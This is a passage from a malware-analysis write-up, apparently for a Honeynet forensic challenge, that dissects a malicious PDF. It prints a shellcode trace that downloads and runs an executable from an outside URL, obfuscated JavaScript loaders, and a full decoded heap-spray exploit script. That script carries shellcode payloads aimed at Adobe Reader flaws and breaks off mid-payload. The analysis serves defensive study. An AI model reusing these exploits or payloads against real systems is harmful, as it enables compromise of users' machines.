HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x004176b1 =>
```

```
           = "urlmon";
) = 0x7df20000;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7df20000 =>
         none;
     LPCSTR lpProcName = 0x004176b8 =>
           = "URLDownloadToFileA";
) = 0x7df7b0bb;
UINT GetSystemDirectory (
     LPTSTR lpBuffer = 0x0012fe7c =>
         none;
     UINT uSize = 32;
) =  19;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x004176cb =>
           = "http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe";
     LPCTSTR szFileName = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     UINT uCmdShow = 0;
) =  32;
void ExitThread (
     DWORD dwExitCode = 32;
) =  0;
```

The TIFF image contains a “downloader shellcode” which will try to get a malware name the_real_malware.exe at http://blog.honeynet.org.my, then it will stores it in a file names a.exe in the c:\WINDOWS\system32 directory and finally executes it.
--- This ends object 21 0 analysis ---

Now, I will talk about object 4 0 (Do you remember ? , the /OpenAction)

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wo 4 fcex-
ploit.pdf
obj 4 0
 Type: /Action
 Referencing: 5 0 R
  << /Type /Action /S /JavaScript /JS 5 0 R >>

 <<
   /Type /Action
   /S /JavaScript
   /JS 5 0 R
 >>
```

Object 4 0 is an Action, a javascript script action in fact (/JavaScript), but the actual script to execute is stored in an other object, indicated by the indirect reference to object 5 0 in the /**JS** entry's value.

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wfo 5 fcex-
ploit.pdf
obj 5 0
 Type:
```

```
 Referencing:
 Contains stream


<<
      /Length 395
      /Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
>>

 <<
   /Length 395

   /Filter [
   /FlateDecode /ASCII85Decode
   /LZWDecode /RunLengthDecode ]

 >>


var SSS=null;var SS="ev";var $S="";$5="in";app.doc.syncAnnotScan();S$="ti";if(app.plug-
Ins.length!=0){var $$=0;S$+="tl";$5+="fo";____SSS=app.doc.getAnnots({nPage:0});S$+="e";
$S=this.info.title;}var S5="";if(app.plugIns.length>3){SS+="a";var
arr=$S.split(/U_155bf62c9aU_7917ab39/);for(var $=1;$<arr.length;$++)
{S5+=String.fromCharCode("0x"+arr[$]);}SS+="l";}if(app.plugIns.length>=2){app[SS](S5);}
```

Now we will store it in file for later use:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -fo 5 fcexploit.pdf |awk
'/^ \047(.*)\047/ {gsub(/(^ \047)|(\047$)|(\\n)/,"");gsub(/;/,";\n");print;}' > JS/object5.js
```

As expected object 5 0 stores a javascript, below is a copy of the script with indentation correction:

```
 1 var SSS=null;
 2 var SS="ev";
 3 var $S="";
 4 $5="in";
 5 app.doc.syncAnnotScan();
 6 S$="ti";
 7 if(app.plugIns.length!=0){
 8       var $$=0;
 9       S$+="tl";
10       $5+="fo";
11       ____SSS=app.doc.getAnnots({nPage:0});
12       S$+="e";
13       $S=this.info.title;
14 }
15 var S5="";
16 if(app.plugIns.length>3){
17       SS+="a";
18       var arr=$S.split(/U_155bf62c9aU_7917ab39/);
19       for(var $=1;$<arr.length;$++){
20             S5+=String.fromCharCode("0x"+arr[$]);
21       }
22       SS+="l";
23 }
24 if(app.plugIns.length>=2){
25       app[SS](S5);
26 }
27
28
```

What do this script do ?
First, at line 5 there is a call to syncAnnotScan() telling Adobe reader to scan all the document for Annotations. Then there are two interresting lines:

- **line 11** : a call to getAnnots is made to retrieve an array of object containinig the Annotations of the first page of the document. But, be careful ! Here we must take into account for this analysis, that object 1 0 is the document's catalog and thus the value of the "first" page should be retrieve in the Page Tree node referenced in this catalog (/Pages entry and then /Kids entry) and not in the real catalog (object 27 0). Why ? Because the OpenAction we are currently analysing is only referenced in the "inactive" document's catalog 1 0. The Annotations array is stored in ____SSS which doesn't seem to be called in the remaining of this script (at the moment ! ;-)), we will see it later...
- **line 13**: this.info.title is called and the value retrieved is stored in $S. This particular code will try to get the PDF document title. This information is stored in the document's information dictionary which is object 11 0. (**/Title** entry's value). $S variable is then used in **line 18,** where it is splitted into an array based on the separator: `U_155bf62c9aU_7917ab39`
- **line 19 and 20:** in this loop, each value of the previously populated array (which may be hex values) are converted to characters using **`String.fromCharCode("0x"+arr[$])`** and then concatenated to form a string in S5**.**
  - Example: **61** => **0x61** => '**a**'
- Finally, at line 25: S5 is given as a parametersfor app[SS] which is 'eval' (look at lines 2, 17 and 22), so we have a call like this: **`eval(S5)`**

Now, we want to find S5 value, so we continue our analysis and retrieve the value of the /Title entry:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wo 11 fcex-
ploit.pdf |grep Title
/Title 10 0 R
   /Title 10 0 R
```

The Title entry references an object 10 0, let's look at it:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wfo 10 fcexploit.pdf
obj 10 0
 Type:
 Referencing:
 Contains stream

<<
       /Length 956
       /Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
>>

 <<
   /Length 956

   /Filter [
   /FlateDecode /ASCII85Decode
   /LZWDecode /RunLengthDecode ]

 >>

 U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab3931U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3935U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab395bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab395dU_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3973U_155bf62c9aU_7917ab3975U_155bf62c9aU_7917ab3962U_155bf62c9aU_7917ab396aU_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3963U_155bf62c9aU_7917ab3974U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab3930U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395-
```

```
fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab395fU_155bf
62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7
917ab3935U_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3972U_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab397
0U_155bf62c9aU_7917ab396cU_155bf62c9aU_7917ab3961U_155bf62c9aU_7917ab3963U_155bf62c9aU_7917ab3965U_155bf
62c9aU_7917ab3928U_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab3958U_155bf62c9aU_7917ab395fU_155bf62c9aU_7
917ab3931U_155bf62c9aU_7917ab3937U_155bf62c9aU_7917ab3938U_155bf62c9aU_7917ab3934U_155bf62c9aU_7917ab393
4U_155bf62c9aU_7917ab3937U_155bf62c9aU_7917ab3934U_155bf62c9aU_7917ab3933U_155bf62c9aU_7917ab3958U_155bf
62c9aU_7917ab395fU_155bf62c9aU_7917ab3931U_155bf62c9aU_7917ab3937U_155bf62c9aU_7917ab3930U_155bf62c9aU_7
917ab3939U_155bf62c9aU_7917ab3938U_155bf62c9aU_7917ab3937U_155bf62c9aU_7917ab3937U_155bf62c9aU_7917ab393
4U_155bf62c9aU_7917ab3933U_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab3967U_155bf62c9aU_7917ab392cU_155bf
62c9aU_7917ab3922U_155bf62c9aU_7917ab3925U_155bf62c9aU_7917ab3922U_155bf62c9aU_7917ab3929U_155bf62c9aU_7
917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395-
fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3935U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab395fU_155bf
62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7
917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab395bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395
fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3953U_155bf
62c9aU_7917ab395dU_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3973U_155bf62c9aU_7917ab3975U_155bf62c9aU_7
917ab3962U_155bf62c9aU_7917ab396aU_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3963U_155bf62c9aU_7917ab397
4U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf
62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab392bU_155bf62c9aU_7917ab393dU_155bf62c9aU_7
917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395
3U_155bf62c9aU_7917ab3935U_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3972U_155bf62c9aU_7917ab3965U_155bf
62c9aU_7917ab3970U_155bf62c9aU_7917ab396cU_155bf62c9aU_7917ab3961U_155bf62c9aU_7917ab3963U_155bf62c9aU_7
917ab3965U_155bf62c9aU_7917ab3928U_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab3938U_155bf62c9aU_7917ab393
9U_155bf62c9aU_7917ab3961U_155bf62c9aU_7917ab3966U_155bf62c9aU_7917ab3935U_155bf62c9aU_7917ab3930U_155bf
62c9aU_7917ab3964U_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab3967U_155bf62c9aU_7917ab392cU_155bf62c9aU_7
917ab3922U_155bf62c9aU_7917ab3925U_155bf62c9aU_7917ab3922U_155bf62c9aU_7917ab3929U_155bf62c9aU_7917ab393
bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf
62c9aU_7917ab3924U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7
917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab397
2U_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3970U_155bf62c9aU_7917ab396cU_155bf62c9aU_7917ab3961U_155bf
62c9aU_7917ab3963U_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3928U_155bf62c9aU_7917ab392fU_155bf62c9aU_7
917ab395cU_155bf62c9aU_7917ab396eU_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab392cU_155bf62c9aU_7917ab392
2U_155bf62c9aU_7917ab3922U_155bf62c9aU_7917ab3929U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf
62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7
917ab393dU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395
fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3972U_155bf62c9aU_7917ab3965U_155bf
62c9aU_7917ab3970U_155bf62c9aU_7917ab396cU_155bf62c9aU_7917ab3961U_155bf62c9aU_7917ab3963U_155bf62c9aU_7
917ab3965U_155bf62c9aU_7917ab3928U_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab395cU_155bf62c9aU_7917ab397
2U_155bf62c9aU_7917ab392fU_155bf62c9aU_7917ab392cU_155bf62c9aU_7917ab3922U_155bf62c9aU_7917ab3922U_155bf
62c9aU_7917ab3929U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7
917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab393
dU_155bf62c9aU_7917ab3975U_155bf62c9aU_7917ab396eU_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3973U_155bf
62c9aU_7917ab3963U_155bf62c9aU_7917ab3961U_155bf62c9aU_7917ab3970U_155bf62c9aU_7917ab3965U_155bf62c9aU_7
917ab3928U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395
fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3929U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab3961U_155bf
62c9aU_7917ab3970U_155bf62c9aU_7917ab3970U_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3965U_155bf62c9aU_7
917ab3976U_155bf62c9aU_7917ab3961U_155bf62c9aU_7917ab396cU_155bf62c9aU_7917ab3928U_155bf62c9aU_7917ab395
fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf
62c9aU_7917ab3924U_155bf62c9aU_7917ab3929U_155bf62c9aU_7917ab393b
```

Storing it for later use:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -fo 10 fcexploit.pdf |awk '/^
\047(.*)\047/ {gsub(/(^ \047)|(\047$)/,"");print;}' > JS/object10.raw
```

Now decoding it with this little extract from the original script:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat scripts/decode10.js


var S5 = "";
```

```
var arr=$S.split(/U_155bf62c9aU_7917ab39/);
for(var $=1;$<arr.length;$++){
              S5+=String.fromCharCode("0x"+arr[$]);
}
```

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat JS/object10.raw |awk '{print "$S=\"" $0 "\""}'
|cat - scripts/decode10.js |js > JS/object10.js
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat JS/object10.js |awk '{gsub(/;/,";\n");print}' |
cat -n -
     1  ____SS=1;
     2  ____$5=____SSS[____SS].subject;
     3  ____$S=0;
     4  ____$=____$5.replace(/X_17844743X_170987743/g,"%");
     5  ____S5=____SSS[____$S].subject;
     6  ____$+=____S5.replace(/89af50d/g,"%");
     7  ____$=____$.replace(/\n/,"");
     8  ____$=____$.replace(/\r/,"");
     9  ____S$=unescape(____$);
    10  app.eval(____S$);
    11
```

So object 10 0 also contains some javascript which will be launch by the “eval(S5)” line 25 of the initial part of the script.
What do this code do ?
Almost all variables are new ones, except ____SSS. At line 11, ____SSS was initialized with the return value of the getAnnots() function, so it actually stores an array containing the Annotations of the first page of the document.

At line 2 of this new script part, the subject of the second annotation is retrieved and stored in ____$5. Then at line 4 its content is transformed and all occurences of `X_17844743X_170987743` are replaced by “%” and the result is stored in ____$.
At line 5, the subject of the first annotations is retrieved and stored in ____S5, and here again a specific value (`89af50d`) will be replaced by “%” at line 6 and concatenated with the previously stored data in ____$.
At line 7 and 8, all \n and \r are deleted, replacing them by “”.
At line 9: the data is unescaped and the result stored in ____S$.
Finally, the content of ____S$ is evaluated at line 10, and thus executed.

Now, to know what's going on, we'll have to retrieved the values of the first page's annotations and treat them accordingly with what have been analyzed above.
As seen before, from this script view the document's catalog is object 1 0 of the PDF file. Using pdf-parser.py we find that the page tree node is object 2 0 (/Pages entry of the document's catalog), and that it declares only one page stored in object 3 0 (/Kids entry of the page tree node). Object 3 0 is of type: Page and thus it is the first page of the document, again from the script view only.

Listing object 3 0 properties with pdf-parser.py:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wo 3 fcexploit.pdf
obj 3 0
 Type: /Page
 Referencing: 6 0 R, 8 0 R, 2 0 R
  << /Type /Page /MediaBox [ 0 0 612 792 ] /Annots [ 6 0 R 8 0 R ] /Parent 2 0 R >>


 <<
   /Type /Page
   /MediaBox [ 0 0 612 792 ]
   /Annots [ 6 0 R 8 0 R ]
   /Parent 2 0 R
 >>
```

/Annots entry of a page object stores an array with indirect references to Annotations dictionaries.
Here, we can view that it contains 2 references to object 6 0 and object 8 0. The first annotation dictionary being object 6 0.

Listing property of object 6 0:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wo 6 fcexploit.pdf
obj 6 0
 Type: /Annot
 Referencing: 7 0 R
  << /Type /Annot /Subtype /Text /Name /Comment /Rect [ 200 250 300 320 ] /Subj 7 0 R >>


 <<
   /Type /Annot
   /Subtype /Text
   /Name /Comment
   /Rect [ 200 250 300 320 ]
   /Subj 7 0 R
 >>
```

What is interresting for us, is the annotation's subject because this is the value gathered by the malicious script, and here we see that it is stored in object 7 0.

Extracting object 7 0 value and storing it in a file: object7.raw:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -fo 7 fcexploit.pdf |awk
'/^ \047(.*)\047/ {gsub(/(^ \047)|(\047$)/,"");print;}' > JS/object7.raw
```

Doing the same for the second annotation dictionary, we found that the subject value is stored in object 9 0.

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -fo 9 fcexploit.pdf |awk
'/^ \047(.*)\047/ {gsub(/(^ \047)|(\047$)/,"");print;}' > JS/object9.raw
```

Now, we some bash scripting we will assemble the different parts of the scripts and send it to spidermonkey js:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat JS/object9.raw |awk '{print "____$5=\"" $0
"\";"}' > JS/1.js
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat JS/object7.raw |awk '{print "____S5=\"" $0
"\";"}' > JS/2.js
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat JS/1.js JS/2.js JS/object10.js |awk
'{gsub(/;/,";\n");gsub(/app\.eval/,"print");print}'|sed '/____SS/d' |js > JS/final_script.js
```

Basically, the first two commands, intialize the ____$5 and ____S5 variables with the values of object 9 0 and object 7 0 respectively. The last command-line replaces `app.eval` by `print` and deletes all the lines in the script that we don't need to be executed. (line 1,2 and 5). We don't need them because, firstly, js will not be able to process them and secondly because we already have the results of these lines, and they are stored in object9.raw and object7.raw. After that, the processed output is piped to js and the js ouput stored in the file JS/final_script.js.

And the final scripts is...

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat JS/final_script.js
var w = new String();
var c = app;

function s(yarsp, len) {
        while (yarsp.length * 2 < len) {
                yarsp += yarsp;
                this.x = false;
        }
        var eI = 37715;
        yarsp = yarsp.substring(0, len / 2);
        return yarsp;
        var yE = 18340;
}
var m = new String("");

function cG() {
            var chunk_size, payload, nopsled;


            chunk_size = 0x8000;
```

```
                        // calc.exe payload
                        payload = unescape("%uabba
%ua906%u29f1%ud9c9%ud9c9%u2474%ub1f4%u5d64%uc583%u3104%u0f55%u5503%ue20f%ued5e%uabb9%uc1ea
%u2d70%u1953%u3282%u6897%ud01d%u872d%ufd18%ua73a%u02dc%u14cc%u64ba%u66b5%uae41%uf16c%u5623%udb7c
%u7bc1%u5e69%u69dd%uf0b0%ucf0c%u1950%udd95%u5ab9%u7b37%u772b%uc55f%u1531%ue18d%u70c8%uc2c5%u4c1c
%u7b34%u2f3a%ue82b%u27c9%u848b%ua512%u999d%u2faa%u84c0%u2bee%u768c%u0bc8%u237e%u4cc6%u51c2%u3abc
%ufc45%u1118%uffe5%uf48a%udf14%u6c2f%u8742%u0a57%u6fe9%ub5b5%uca94%ua6ab%u84ba%u77d1%u4a2c%u74ac%uabcf
%ub25f%ub269%u5e06%u51d5%u90f3%u978f%uec66%u6942%u6a9b%u18a2%u12ff%u42ba
%u7be5%ubb37%u9dc6%u5de0%ufe14%uf2f7%uc6fd%u7812%uda44%u7167%u110f%ubb01%uf81a%ud953%ufc21%u22db
%u20f7%u46b9%u27e6%ue127%u8e42%udb91%ufe58%ubaeb%u6492%u07fe%uade3%u4998%uf89a
%u9803%u5131%u1192%ufcd5%u3ac9%u352d%u71de%u81cb%u4522%u6d21%uecd2%ucb1c%u4e6d%u8df8%u6eeb%ubff8%u653d
%ubaf6%u8766%ud10b%u926b%ubf19%u9f4a%u0a30%u8a92%u7727%u96a7%u6347%ud3b4%u824a%uc4ae%uf24c%uf5ff%ud99b
%u0ae1%u7b99%u133d%u91ad%u2573%u96a6%u3b74%ub2a1%u3c73%ue92c%u468c
%uea25%u5986%u9261%u71b5%u5164%u71b3%u561f%uabf7%u91c2%ua3e6%uab09%ub60f%ua23c%ub92f%ub74b%ua308%u3cdb
%ua4dd%u9221%u2732%u8339%u892b%u34a9%ub0da%ua550%u4f47%u568c%uc8fa%uc5fe%u3983%u7a98%u2306%uf60a%uc88f
%u9b8d%u6e27%u305d%u1edd%uadfa%ub232%u4265%u2d3a%uff17%u83f5%u87b2%u5b90");
                        nopsled = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
            while (nopsled.length < chunk_size)
                nopsled += nopsled;
            nopsled_len = chunk_size - (payload.length + 20);
            nopsled = nopsled.substring(0, nopsled_len);
            heap_chunks = new Array();
            for (var i = 0 ; i < 2500 ; i++)
                heap_chunks[i] = nopsled + payload;



            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
            try {
                media.newPlayer(null);
            } catch(e) {}
            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
}
var iF = function() {};

function cN() {
        var o = "o";
               // freecell.exe payload
        var payload = unescape("%uc929%u65b1%ud7db
%u74d9%uf424%u83b8%u3830%u5b84%u4331%u0313%u1343%u6883%udacc%u8571%u413d%u6a30%u13f7%ub07d
%u5c06%uc249%ube91%u3948%ud6a4%u4246%ud958%uf0e9%ubf3e%ucb93%uf8bc%u520a%u60a7%ubd5e%u804d%ub8b6%ub75a
%u5391%uf6b0%ub933%uea10%ubade%u91ba%ud64b%u1fdb%ub411%ub731%u92ab%uf842%u2a7a%ua0b8%uc819%uc7af%u9bee
%u7d10%u4e2e%u4201%u8a96%ude7c%ud1cb%u20f0%ue235%uf4e3%u33a8%u6fbe%u8396%u15b9%ub97f%ud56a
%u2c92%uf698%ud416%u50c7%u7361%u386d%u1a83%ue308%u7fb1%u7a3f%u20ac%u90a8%u2d99%u544b%u1868%ucced
%u8012%u7b51%u7bef%u4d0b%u4095%u10c6%udea5%ue327%u47ed%u9d3e%u28f4%u51cb%ucfd7%u746c%u8c04%u286b%u95cd
%u4396%u0b57%u58e2%ue11e%u508a%uab14%uf7cf%uab12%ufb47%u96c3%u9932%ud41d%u3bda%u7d77%uf214%ub242%u636f
%u299d%u2962%u7be8%u7fe4%ub283%ub18f%uee39%u7b09%ub7de%ue345%u8c16%u2e59%u59c0%u6fa5%u263f%uda5e
%u8219%ua5d1%u54fc%u0474%u75fc%u53b1%u7f0b%u599a
%u9409%u48e7%uf318%u71c6%uc930%u6317%u3126%ua923%u2249%ua830%u4247%uad22%u3340%ude7b
%u9f86%ue365%u8693%ufdba%u5594%u0f8f%u59bf%u0de8%u74d9%u16ff%ua327%u1cf0%ub333%u021a%uda1c
%u2831%u2868%u583f%u1c0a%u720b%u6af0%u8a62%u64fe%u8883%u7ecc%u83ab%u823a%ufd8c%u0ead%u8e59%uc117%u0c8e
%u7204%ufeb6%ue3bc%u9a56%u9545%u10c3%u0698%ube7e%ub5ca%u6f07%u2a75%u0a8a%uc717%ub603%u44b8%u59bc%ue62b
%uf459%u93d4%u658e%u377a%u14a6%ua20e%ue517%u49c0%u6cd0%u419d");
                this.dN = "";
        var nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
        var hW = new String();
        var heapblock = nop + payload;
        this.qA = "qA";
        var bigblock = unescape("%u0A0A%u0A0A");
        this.alphaY = 12267;
        var headersize = 20;
        var spray = headersize + heapblock.length;
        var jZ = '';
        var jY = "";
        while (bigblock.length < spray) {
                this.r = "r";
                bigblock += bigblock;
                var edit = "edit";
        }
        this.xGoogle = '';
```

```
        this.vY = false;
        var fillblock = bigblock.substring(0, spray);
        var iP = function() {};
        var block = bigblock.substring(0, bigblock.length - spray);
        var googleD = false;
        this.fUEdit = "";
        while (block.length + spray < 0x40000) {
                block = block + block + fillblock;
                this.bJ = '';
        }
        var googleQ = '';
        this.nW = '';
        var mem_array = new Array();
        var cH = new String();
        var nVO = new String("");
        for (var i = 0; i < 1400; i++) {
                mem_array[i] = block + heapblock;
                var sQ = new String("");
        }
        var wC = '';
        var num =
129999999999999999998888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888;
        this.bC = 3699;
        util.printf("%45000f", num);
}
var eQ = "";

function gX() {
        var basicZ = '';
               // notepad.exe payload
        var shellcode = unescape("%uc931%u64b1%ub6bf%u558b%ud976%ud9cd%u2474%u58f4%ue883%u31fc
%u0d78%u7803%ue20d%u6043%u2c45%u44e1%ub6af%u964c%ub72e%ued9a%u55a9%u1a18%u71cc
%u2237%u7e30%u91b7%u1856%ue9ae%u2394%u7479%ucdff%u5e6b%ufc95%ue562%u12a2%u77ad%u53d8%u925f
%u4178%ue5b2%ufc62%uf826%ub883%u9e2c%u6c59%uf5dd%u5d2a
%uc113%uc7c1%ub031%u6cf7%ua2b6%u1838%u2007%u1d29%ua0b1%u0314%uaee1%ufbd8%u96df%ua80b%uc7cd%uca91%ubfab
%u7091%uea13%u7a32%u7bb1%u5ba0%ue130%u3b9f%u8d42%ue4ba%u28a0%u4e20%u29d6%u0147%uf2cc
%ucff0%uffb9%u2f62%uc948%u2904%ud333%ude69%u2b88%u10f3%u776b%uedee%uef80%u9fcf
%u89c2%uc649%uf510%u36e3%u10fb%ud153%u40ef%u4d82%u41f6%ue4ae%u5cb1%uf58a%uaa78%u3472%u750f%u52e6%u712a
%u9faf%u5fea%uc24a%u9cf3%u64f2%u0559%u5ecc%u7957%u0607%ue3a9%u828a%u26fc%uc2cc%u7f97%u1577%u2a0a
%u9c21%u73c8%ube3e%u4838%uf571%u04de%uca4d%ue02c%u6126%u4c09%ucab8%u16cf%ueb5c%u3af3%uf869%u3ffd
%u02b2%u2bfc%u17bf%u3214%u149e%u8f05%u0fff%uec38%u0df4%ue632%u5709%u0f5f%u481a%u6947%u7913%u5680%u864d
%ufe94%u9652%uec98%ua8a6%u13b3%ub6c0%u39da%ub1c7%u1421%ub9d8%u6f32%udef2%u091c
%uf4e9%ude69%ufd04%ud308%ud722%u1af7%u2f5a%u15f2%u2d5b%u2f31%u3e43%u2c3c%u26a4%ub9d6%u2921%u6d1c
%uabe5%u1e0c%u059e%u8fa4%u3f0e%u3e4d%ucbaa%ud183%u5346%u40f5%ub4de%uf46f%uae52%u7901%u53fa
%u1e82%uf294%u8d50%u9b01%u28cf%u50e5%ud262%ue195%u661d%u2003%ufeb8%ubcae");
               var mem_array = new Array();
        this.googleBasicR = "";
        var cc = 0x0c0c0c0c;
        var addr = 0x400000;
        var sc_len = shellcode.length * 2;
        var len = addr - (sc_len + 0x38);
        var yarsp = unescape("%u9090%u9090");
        this.eS = "eS";
        yarsp = s(yarsp, len);
        var count2 = (cc - 0x400000) / addr;
        this.rF = false;
        this.p = "p";
        for (var count = 0; count < count2; count++) {
                mem_array[count] = yarsp + shellcode;
        }
        var bUpdate = new String("");
        var overflow = unescape("%u0c0c%u0c0c");
        var cP = function() {};
        this.gD = "";
        while (overflow.length < 44952) {
                this.tO = "";
                overflow += overflow;
        }
```

```
        var adobeD = new String();
        this.collabStore = Collab.collectEmailInfo({
                subj: "",
                msg: overflow
        });
}
function updateE() {
        var xI = new String("");
        if (c.doc.Collab.getIcon) {
                var arry = new Array();
                                // cmd.exe payload
                var vvpethya = unescape("%ud3b8%u7458%ud901%u2bcb
%ud9c9%u2474%ub1f4%u5a65%u4231%u0312%u1242%u3983%u96a4%u56f4%u0d45%u9bbd%ud7af%ue7f8%u982e%u1dcf
%u7aa8%ucad5%u92cf%uf3c1%u9d2f%u4766%ufb49%u941e%uc494%u8389%uacfe%u6ad8%udd95%u0935%uf3a2%u801c
